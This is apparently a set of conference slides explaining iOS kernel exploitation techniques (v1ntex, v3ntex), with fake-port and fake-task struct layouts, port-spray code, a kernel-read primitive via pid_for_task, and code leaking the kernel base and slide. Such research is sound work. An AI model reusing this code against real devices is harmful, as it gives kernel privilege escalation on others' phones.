


```

typedef struct {
    uint32_t ip_bits;
    uint32_t ip_references;
    struct {
        kptr_t data;
        uint32_t type;
        uint32_t pad;
    } ip_lock; // spinlock
    struct {
        struct {
            struct {
                uint32_t flags;
                uint32_t waitq_interlock;
                uint64_t waitq_set_id;
                uint64_t waitq_prepost_id;
                struct {
                    kptr_t next;
                    kptr_t prev;
                } waitq_queue;
            } waitq;
            kptr_t messages;
            uint32_t seqno;
            uint32_t receiver_name;
            uint16_t msgcount;
            uint16_t qlimit;
            uint32_t pad;
        } port;
        kptr_t klist;
    } ip_messages;
    kptr_t ip_receiver;
    kptr_t ip_kobject;
    kptr_t ip_nsrequest;
    kptr_t ip_pdrequest;
    kptr_t ip_requests; // this one is refcount
    union {
        kptr_t *premsg;
        struct {
            uint8_t sync_qos[7];
            uint8_t special_port_qos;
        } qos_counter;
    } kdata2;
    uint64_t ip_context;
    uint32_t ip_flags;
    uint32_t ip_mscount;
    uint32_t ip_srights;
    uint32_t ip_sorights;
} kport_t;

```

v1ntex exploit



```

typedef volatile union {
    struct {
        struct {
            kptr_t data;
            uint32_t reserved : 24,
            type : 8;
            uint32_t pad;
        } lock; // mutex lock
        uint32_t ref_count;
        uint32_t active;
        uint32_t halting;
        uint32_t pad;
        kptr_t map;
    } a;
    struct {
        char pad[OFFSET_TASK_BSD_INFO]; // 0x368 (pretty large)
        kptr_t task_bsd_info;
    } c;
} ktask_t;

```


v1ntex kread

- ktask **refcount** overlaps with 32bit of ipc_port **ip_requests**
- To get valid refcount (iOS 11) **ip_requests** needs to be != 0
 - Any pointer value is fine!
- Just set **ip_requests** on all sprayed ports
 - **mach_port_set_attributes()** causes allocation and stores pointer there

v1ntex kread

- ktask **refcount** overlaps with 32bit of ipc_port **ip_requests**

```
//set refcount of faketaask to something != 0
int cnt = 1;
for(size_t i = 0; i < NUM_AFTER2; ++i){
    assure(!(ret = mach_port_set_attributes(mach_task_self(), after2[i], MACH_PORT_DNREQUESTS_SIZE, &cnt, MACH_PORT_DNREQUESTS_SIZE_COUNT)));
}
for(size_t i = 0; i < NUM_BEFORE; ++i){
    assure(!(ret = mach_port_set_attributes(mach_task_self(), before[i], MACH_PORT_DNREQUESTS_SIZE, &cnt, MACH_PORT_DNREQUESTS_SIZE_COUNT)));
}
for(size_t i = 0; i < NUM_AFTER; ++i){
    assure(!(ret = mach_port_set_attributes(mach_task_self(), after[i], MACH_PORT_DNREQUESTS_SIZE, &cnt, MACH_PORT_DNREQUESTS_SIZE_COUNT)));
}
```


- **mach_port_set_attributes()** causes allocation and stores pointer there

v1ntex exploit

Fakeport points to
faketask which simply
overlaps with real port

$kport_t * R = PT -$
 $sizeof(kport_t)$

We already know where
PT is
(we leaked that earlier)



v1ntex kread

- Now we can kread!
- Set a pointer with **port_set_context()** and to read 32bit from its location with **pid_for_task()**

```
uint32_t kread32_slow(kptr_t loc){
    int err = 0;
    uint32_t pid = 0;
    kern_return_t ret = 0;
    uint64_t readptr = loc-BSDINFO_PID_OFFSET;
    for (int i=0; i<NUM_AFTER2; i++) {
        assure(!(ret = my_mach_port_set_context(mach_task_self(), after2[i], readptr)));
    }

    for (int i=0; i<NUM_BEFORE; i++) {
        assure(!(ret = my_mach_port_set_context(mach_task_self(), before[i], readptr)));
    }

    for (int i=0; i<NUM_AFTER; i++) {
        assure(!(ret = my_mach_port_set_context(mach_task_self(), after[i], readptr)));
    }

    ret = pid_for_task(real_port_to_fake_voucher, (int*)&pid);

error:
    if (err) {
        printf("kread32 failed!\n");
        printf("error=%d ret=0x%08x s=%s\n",err,ret,mach_error_string(ret));
    }
    return pid;
}
```


v1ntex exploit

- Now we got:
 - kread
 - Pointer to real port with RECV_RIGHT
- Proceed with v0rtex to leak:
 - itk_space
 - self_task
 - IOSurfaceRootUserClient port/address/vtable
 - kernel base


```
kptr_t recv_port_address = port_address - sizeof(kport);
LOG("useport_addr=%p", (void*)recv_port_address);

LOG("doing first kread...");
usleep(500);

kptr_t realport_addr = kread64_slow(recv_port_address + offsetof(kport_t, ip_pdrequest));
LOG("realport_addr=%p", (void*)realport_addr);

kptr_t itk_space = kread64_slow(realport_addr + offsetof(kport_t, ip_receiver));
LOG("itk_space=%p", (void*)itk_space);

kptr_t self_task = kread64_slow(itk_space + OFFSET_IPC_SPACE_IS_TASK);
LOG("self_task=%p", (void*)self_task);

assure(!(ret = mach_ports_register(mach_task_self(), &client, 1)));

kptr_t IOSurfaceRootUserClient_port = kread64_slow(self_task + OFFSET_TASK_ITK_REGISTERED);
LOG("IOSurfaceRootUserClient_port=%p", (void*)IOSurfaceRootUserClient_port);

kptr_t IOSurfaceRootUserClient_addr = kread64_slow(IOSurfaceRootUserClient_port + offsetof(kport_t, ip_kobject));
LOG("IOSurfaceRootUserClient_addr=%p", (void*)IOSurfaceRootUserClient_addr);

kptr_t IOSurfaceRootUserClient_vtab = kread64_slow(IOSurfaceRootUserClient_addr);
LOG("IOSurfaceRootUserClient_vtab=%p", (void*)IOSurfaceRootUserClient_vtab);

kbase = kread64_slow(IOSurfaceRootUserClient_vtab + OFFSET_VTAB_GET_EXTERNAL_TRAP_FOR_INDEX*sizeof(kptr_t));

kbase = (kbase & ~(KERNEL_SLIDE_STEP - 1)) + KERNEL_HEADER_OFFSET;

for(; kread32_slow(kbase) != KERNEL_MAGIC; kbase -= KERNEL_SLIDE_STEP);

uint64_t slide = kbase-OFFSET_KERNELBASE;
LOG("Kernel base: %p", (void*)kbase);
LOG("Kernel Magic: 0x%08x", kread32_slow(kbase));
LOG("Kernel slide: %p", (void*)slide);
```


v3ntex exploit

- iOS 12 added refcount mitigations
- `os_refcnt_t` allowed range is 1-0x0fffffff (7 f's, not 8)
- Refcount outside this range panics :(
 - Upper 32bit always panic
 - Lower 32bit panic if value higher than 0x0fffffff
 - Happens if we do lots of allocations (which we do)
- Overlapping technique also breaks if `ipc_port` or `ktask` is changed

v3ntex exploit

- Similar to @_bazad approach we use pipes!
- v1ntex->v3ntex
 - Put fakeport and faketask in pipe buffer instead of OSData
 - Allows safely read and write inside the buffer
 - No need for **port_set_context()** hack

Pipes



- POSIX programs use file descriptors
 - Default ones: stdin, stdout, stderr
- Pipe gives you **input** and **output** descriptor, for reading/writing

Pipes


- Blocking pipe
 - Write stalls until all data was read
- Nonblocking pipe
 - Write stores data in the pipe and finishes
 - Read gets data from the pipe (and thus clears buffered data)

Pipes

Input



Output



Blocking

Pipes

Write



Non-Blocking

Pipes

